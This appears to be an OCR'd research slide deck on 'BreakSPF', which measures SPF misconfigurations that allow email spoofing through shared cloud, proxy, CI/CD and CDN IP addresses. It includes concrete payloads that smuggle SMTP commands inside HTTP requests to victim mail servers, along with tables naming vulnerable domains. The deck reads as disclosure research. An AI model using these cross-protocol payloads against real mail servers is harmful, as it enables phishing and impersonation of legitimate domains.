


However, many shared infrastructures only support HTTP transmission (e.g., CDN Services). How do we utilize these shared IP addresses to launch email spoofing attacks?

Cross-Protocol Attacks

▪ The Similarities between HTTP and SMTP

- Both are text-oriented protocols with similar structure
- Email servers have high robustness which can receive and ignore unidentified SMTP commands




```
POST /index.html HTTP/1.1
Host: www.example.com
Content-Length: 32
Connection: close
Accept-Encoding: gzip, deflate
Cookie: prov=5778…6f60;

IP=1.1.1.1
```

```
HELO example.com
MAIL FROM: <admin@example.com>
RCPT TO: <bob@bob.com>
DATA
From: Admin <admin@example.com>
To: Bob <bob@bob.com>
Subject: A Normal Email
Content-type: text/plain

Email Content...
.
```

Cross-Protocol Attacks

- **We identify three types of cross-protocol email spoofing attacks**
  - SMTP Embedded as HTTP Body (A1)
  - SMTP Embedded as HTTP Request (A2)
  - SMTP Embedded as HTTP Header (A3)



```
POST / HTTP/1.1
Host: mx.victim.com:25
HELO example.com
Content-type: text/plain
Content-Length: 172

MAIL FROM: <admin@example.com>
RCPT TO: <Bob@victim.com>
DATA
From: Admin <admin@example.com>
To: <Bob@victim.com>
Subject: A Spoofing Email

Email Content...
.
```

(a) SMTP Embedded as HTTP Body (A_1)

```
POST / HTTP/1.1
Host: mx.victim.com:25
HELO example.com
MAIL FROM: <admin@example.com>
RCPT TO: <Bob@victim.com>
DATA
From: Admin <admin@example.com>
To: <Bob@victim.com>
Subject: A Spoofing Email
Content-type: text/plain
Content-Length: 29

Email Content...
.
```


(b) SMTP Embedded as HTTP Request (A_2)

```
POST / HTTP/1.1\r\n
Host: mx.victim.com:25\r\n
User-Agent: admin\n
HELO example.com\n
MAIL FROM: <admin@example.com>\n
RCPT TO: <Bob@victim.com>\n
DATA\n
From: Admin <admin@example.com>\n
To: <Bob@victim.com>\n
Subject: A Test Email\r\n
Content-type: text/plain\r\n
Content-Length: 29\r\n

Email Content...
.
```

(c) SMTP Embedded as HTTP Header (A_3)

BreakSPF Framework

- **Step V – IP Collection**:
  - With cross-protocol attack techniques, ***HTTP services*** can also be used to send emails.
  - **IP Pool Scale:** a total of **87,430** IP addresses from **5** types of shared infrastructures
  - **IP Distribution:** come from **201** /8 subnets, **11,162** /16 subnets, and **49,471** /24 subnets.
  - **Geographical Distribution:** These IPs come from **4,383** ASN and cover **181** countries and regions.
  - **Cost:** per IP address less than **$0.01**


Cloud Servers


Proxy Services

Serverless Functions

CI/CD Tools

CDN Services


IP Collection




Global Distribution of Collected IPs

BreakSPF Framework

- **Step V – IP Collection**:
  - Query the IP address from our designed Web API of the SPF Reversed Database
  - Identify if current IP addresses are exploitable or not
- **Step VI – Email Spoofing:** send spoofing emails to arbitrary victims via shared infrastructures on behalf of vulnerable domains.



Overview of BreakSPF Experiments



Services		IP Obtained	Unique IPs	Successful Hit	IP diversity				Port	
					/8	/16	/24	ASN	25	465
Cloud Servers	Alibaba	1,028	909	887	19	55	721	2	◑	🟢
	Amazon	9,680	9,679	8,788	21	449	7,304	2	◑	🟢
	Azure	33,580	30,498	6,255	22	376	10,998	1	◑	🟢
	Digitalocean	987	976	967	34	55	822	1	🔴	🟢
	Google	1,036	216	216	7	88	215	1	◑	🟢
	Linode	1,017	989	977	28	45	426	1	🟢	🟢
	Tencent	1,009	996	944	25	65	730	2	◑	🟢
	Vultr	307	282	277	31	46	232	1	◑	🟢
Proxy Services	VPN	389	339	309	102	282	306	101	◑	🟢
	Open Proxy	68,653	3,061	13,704	189	1,811	2,713	1,985	🟢	🟢
	RESIP	30,000	23,876	22,468	193	8,063	16,533	2,851	🔴	🔴
	Tor	1,213	1,208	1,068	108	378	592	238	◑	◑
Serverless Function	Alibaba	3,269	39	33	4	13	33	2	🔴	🟢
	Amazon	100	3	1	2	3	3	1	🔴	🟢
	Azure	1,879	13	0	1	3	4	1	🟢	🟢
	Baidu	60	3	3	2	2	3	1	🟢	🟢
	Google	46	4	4	2	2	4	1	🟢	🟢
	Huawei	234	6	6	5	5	6	3	🟢	🟢
	Tencent	7,398	62	32	8	9	38	2	🟢	🟢
CI/CD Platforms	Circleci	4,446	377	329	13	147	372	1	🔴	🟢
	Github	5,000	3,648	1,388	14	148	2,578	1	🟢	🟢
	Vercel	3,209	3,198	2,196	4	50	2,405	1	🟢	🟢
CDN Service	Gcore	13,514	200	87	18	35	74	1	🟢	🟢
	Verizon	11,157	1,097	989	4	4	13	1	🟢	🟢
	Alibaba	14,615	549	546	11	12	23	5	🟢	🟢
	Fastly	16,917	5,127	4,838	9	9	113	1	🟢	🟢
	Tencent	14,385	70	61	23	33	48	10	🟢	🟢

5 types of shared infrastructures

27 different platforms

87,430 IP addresses

67,373 successful hits

Key Findings

➢SPF vulnerabilities are prevalent on the Internet.

- ✓ **23,916** vulnerable domains, **23** in Top 1000, **1,653** in Top 100,000.
- ✓ Managing SPF records correctly is not that easy, and even well-known technical companies like **Microsoft** and **Tencent** will make mistakes.





TABLE V. Top 10 Well-known Domains Influenced by BypassSPF Attack.

Domain	Rank	IP	Source
microsoft.com	5	20.*.*.30	CI/CD Platforms
qq.com	11	114.*.*.86	Cloud Servers
csdn.net	76	114.*.*.86	Cloud Servers
huanqiu.com	110	114.*.*.86	Cloud Servers
godaddy.com	142	72.*.*.69	Tor
rednet.cn	306	114.*.*.86	Cloud Servers
mama.cn	311	114.*.*.86	Cloud Servers
